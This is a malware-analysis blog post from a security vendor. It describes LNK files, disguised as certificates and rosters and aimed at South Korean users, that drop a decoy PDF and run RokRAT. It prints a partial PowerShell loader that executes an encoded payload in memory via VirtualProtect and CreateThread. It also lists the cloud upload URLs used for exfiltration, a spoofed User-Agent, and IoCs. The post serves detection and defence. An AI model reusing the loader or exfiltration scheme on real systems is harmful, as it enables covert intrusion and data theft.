
LNK File Disguised as Certificate Distributing RokRAT Malware

By yeeun ⁝ 5/7/2024

AhnLab SEcurity intelligence Center (ASEC) has confirmed the continuous distribution of shortcut files (*.LNK) of abnormal sizes that disseminate backdoor-type malware. The recently confirmed shortcut files (*.LNK) are found to be targeting South Korean users, particularly those related to North Korea. The confirmed LNK file names are as follows:

- National Information Academy 8th Integrated Course Certificate (Final).lnk
- Gate access roster 2024.lnk
- Northeast Project (US Congressional Research Service (CRS Report).lnk
- Facility list.lnk



국가정보 아카데미 8기 통합과정 수료증(최종본)

대상 형식: 응용 프로그램

대상 위치: SysWOW64

대상(T): ₩cmd.exe /k for /f "tokens=*" %a in ('dir C:₩Win

시작 위치(S):

바로 가기 키(K): 없음

실행(R): 최소화

설명(O):

동북공정(미국의회조사국(CRS Report)

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
Figure 1. Confirmed properties of the LNK files

The confirmed LNK files contain a command to execute PowerShell via CMD, and their type is similar to the type found in **"RokRAT Malware Distributed Through LNK Files (*.lnk): RedEyes (ScarCruft)"** [1] posted last year. A notable fact about this type is that it includes legitimate document files, script code, and malicious PE data inside the LNK files.



국가정보 아카데미 8기 통합과정 수료증(최종본).lnk

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00001080   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00001090   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
000010A0   00 00 00 00 00 00 00 00 25 50 44 46 2D 31 2E 34   ........%PDF-1.4
000010B0   0A 25 AA AB AC AD 0A 31 30 20 30 20 6F 62 6A 0A   .%ª«¬..10 0 obj.
000010C0   3C 3C 20 2F 54 79 70 65 20 2F 50 61 67 65 0A 2F   << /Type /Page./
000010D0   50 61 72 65 6E 74 20 31 20 30 20 52 0A 2F 4D 65   Parent 1 0 R./Me
000010E0   64 69 61 42 6F 78 20 5B 20 30 20 30 20 35 39 35   diaBox [ 0 0 595
000010F0   20 38 34 31 20 5D 0A 2F 54 72 69 6D 42 6F 78 20    841 ]./TrimBox 
00001100   5B 20 30 20 30 20 35 39 35 20 38 34 31 20 5D 0A   [ 0 0 595 841 ].
00001110   2F 42 6C 65 65 64 42 6F 78 20 5B 20 30 20 30 20   /BleedBox [ 0 0 
00001120   35 39 35 20 38 34 31 20 5D 0A 2F 52 65 73 6F 75   595 841 ]./Resou
00001130   72 63 65 73 20 39 20 30 20 52 0A 2F 43 6F 6E 74   rces 9 0 R./Cont
00001140   65 6E 74 73 20 38 31 20 30 20 52 0A 3E 3E 0A 65   ents 81 0 R.>>.e
00001150   6E 64 6F 62 6A 0A 38 31 20 30 20 6F 62 6A 0A 3C   ndobj.81 0 obj.<
00001160   3C 20 0A 2F 4C 65 6E 67 74 68 20 38 32 20 30 20   < ./Length 82 0 
```

국가정보 아카데미 8기 통합과정 수료증(최종본).lnk

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00105080   29 29 29 29 29 29 29 29 29 29 29 29 29 29 29 29   ))))))))))))))))
00105090   29 29 29 29 29 29 29 29 29 24 65 78 65 50 61 74   )))))))))$exePat
001050A0   68 3D 24 65 6E 76 3A 70 75 62 6C 69 63 2B 27 5C   h=$env:public+'\
001050B0   27 2B 27 76 69 65 77 65 72 2E 64 61 74 27 3B 24   '+'viewer.dat';$
001050C0   65 78 65 46 69 6C 65 20 3D 20 47 65 74 2D 43 6F   exeFile = Get-Co
001050D0   6E 74 65 6E 74 20 2D 70 61 74 68 20 24 65 78 65   ntent -path $exe
001050E0   50 61 74 68 20 2D 65 6E 63 6F 64 69 6E 67 20 62   Path -encoding b
001050F0   79 74 65 3B 20 5B 4E 65 74 2E 53 65 72 76 69 63   yte; [Net.Servic
00105100   65 50 6F 69 6E 74 4D 61 6E 61 67 65 72 5D 3A 3A   ePointManager]::
00105110   53 65 63 75 72 69 74 79 50 72 6F 74 6F 63 6F 6C   SecurityProtocol
00105120   20 3D 20 5B 45 6E 75 6D 5D 3A 3A 54 6F 4F 62 6A    = [Enum]::ToObj
00105130   65 63 74 28 5B 4E 65 74 2E 53 65 63 75 72 69 74   ect([Net.Securit
00105140   79 50 72 6F 74 6F 63 6F 6C 54 79 70 65 5D 2C 20   yProtocolType], 
00105150   33 30 37 32 29 3B 24 6B 31 31 32 33 20 3D 20 5B   3072);$k1123 = [
```

Figure 2. PDF file and script code contained within an LNK file

The simplified operation process of the malware is as shown below.





Figure 3. Operation structure

When the LNK file is executed, it runs PowerShell commands to create and execute a legitimate document file.



[redacted]국가정보%2[redacted]%208기%20통합과정%20수료증(최종본).pdf

[redacted]

수 료 증

과 정 명 : 국가정보[redacted]
(국가정보총론 및 [redacted]. 과정)
(전략정보 수집 및 분석 과정)
(국범테러방첩 과정)

성 명 : [redacted]

학 번 : [redacted]

위 사람은 2024.01.13.~03.23. 간(국가정보총론 및 [redacted] 과정 10주, 전략정보 수집 및 분석 과정 10주, 국범테러방첩 과정 10주) 교육과정을 이수하였기에 이 증서를 수여합니다.

2024년 3월 25 일

[redacted]

2024년 3월 25 일

위 증명에 의하여 이 증서를 수여함.

[redacted]대학교 [redacted]학대학원장 [redacted]

[redacted]

수 료 증

과 정 명 : 국가정보[redacted]
(국가정보총론 및 [redacted]. 과
(전략정보 수집 및 분석 과정)
(국범테러방첩 과정)

성 명 : [redacted]

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[redacted]대학교 [redacted]학대학원장 [redacted]

Figure 4. Legitimate document file that is created

Afterward, it creates 3 files in the %public% folder. The names and features of the files created in this step are as follows.

File name	Location in LNK File	Feature
viewer.dat	0x2BC97 (size:0xD9402)	Encoded RokRAT malware
search.dat	0x105099 (size:0x5AA)	Executes viewer.dat file
find.bat	0x105643 (size:0x139)	Executes search.dat file

Table 1. List of created files

The first executed item is “find.bat”, which runs “search.dat” via PowerShell. “search.dat” reads the “viewer.dat” file and executes it in a fileless manner.

```
$exePath=$env:public+'\'+'viewer.dat';
$exeFile = Get-Content -path $exePath -encoding byte;
[Net.ServicePointManager]::SecurityProtocol =
[Enum]::ToObject([Net.SecurityProtocolType], 3072);
$k1123 = [System.Text.Encoding]::UTF8.GetString(34) + 'kernel32.dll' +
[System.Text.Encoding]::UTF8.GetString(34);
<중략>
$byteCount = $exeFile.Length;
$buffer = $b::GlobalAlloc(0x0040, $byteCount + 0x100);
$old = 0;
$a90234sb::VirtualProtect($buffer, $byteCount + 0x100, 0x40, [ref]$old);
for($i = 0;$i -lt $byteCount;$i++) {
        [System.Runtime.InteropServices.Marshal]::WriteByte($buffer, $i,
$exeFile[$i]);  };
$handle = $cake3sd23::CreateThread(0, 0, $buffer, 0, 0, 0);
$fried3sd23::WaitForSingleObject($handle, 500 * 1000);
```

The data of “viewer.dat” that is ultimately executed is the RokRAT malware, which is a backdoor-type malware capable of utilizing cloud APIs to collect user information and perform various malicious behaviors at the threat actor’s command.

The collected information is transmitted to the threat actor's cloud server using cloud services such as pCloud, Yandex, and DropBox. At this point, the UserAgent in the request header is disguised as Googlebot, and the cloud URLs used are as follows in the table below.

- User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)

Cloud	URL
Pcloud(Down)	https://api.pcloud.com/getfilelink?path=%s&forcedownload=1&skipfilename=1
Pcloud(up)	https://api.pcloud.com/uploadfile?path=%s&filename=%s&nopartial=1
Yandex(Down)	https://cloud-api.yandex.net/v1/disk/resources/download?path=%s
Yandex(up)	https://cloud-api.yandex.net/v1/disk/resources/upload?path=%s&overwrite=%s
DropBox(Down)	https://content.dropboxapi.com/2/files/download
DropBox(up)	https://content.dropboxapi.com/2/files/upload

Table 2. Details on the cloud URLs used

The malicious behaviors that can be executed according to the threat actor's command include:

- Execution of cmd commands
- Collection of directory listings
- Deletion of specific files (with VBS, CMD, BAT, and LNK extensions) within the Startup folder
- Collection of Startup folder listings, %APPDATA% folder listings, and recently used file listings
- Collection of PC information (system information, IP, router information, etc.)

Additionally, various other malicious behaviors can be performed, and the collected information is stored in the %TEMP% folder before being uploaded to the threat actor's cloud server. The email addresses of the threat actor identified during the analysis process are as follows.

- tanessha.samuel@gmail[.]com
- tianling0315@gmail[.]com
- w.sarah0808@gmail[.]com
- softpower21cs@gmail[.]com

Through its blog, ASEC has been consistently sharing information about the distribution of malicious shortcut file due to the frequent occurrence of such incidents. In particular, malware aimed at individuals associated with Korean unification, military, and education has been continuously identified since the past, highlighting the need for extra caution.

[File Detection]
Dropper/LNK.S2343 (2024.04.12.03)
Trojan/BAT.Runner (2024.04.12.00)
Trojan/Script.Generic (2024.04.12.00)
Data/BIN.EncPe (2024.04.12.00)
Infostealer/Win.Agent.R579429 (2023.05.05.01)

[IoC]
b85a6b1eb7418aa5da108bc0df824fc0
358122718ba11b3e8bb56340dbe94f51
35441efd293d9c9fb4788a3f0b4f2e6b
68386fa9933b2dc5711dffcee0748115
bd07b927bb765ccfc94fadbc912b0226
6e5e5ec38454ecf94e723897a42450ea
3114a3d092e269128f72cfd34812ddc8
bd98fe95107ed54df3c809d7925f2d2c

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Categories:Malware Information

Tagged as:lnk,RokRAT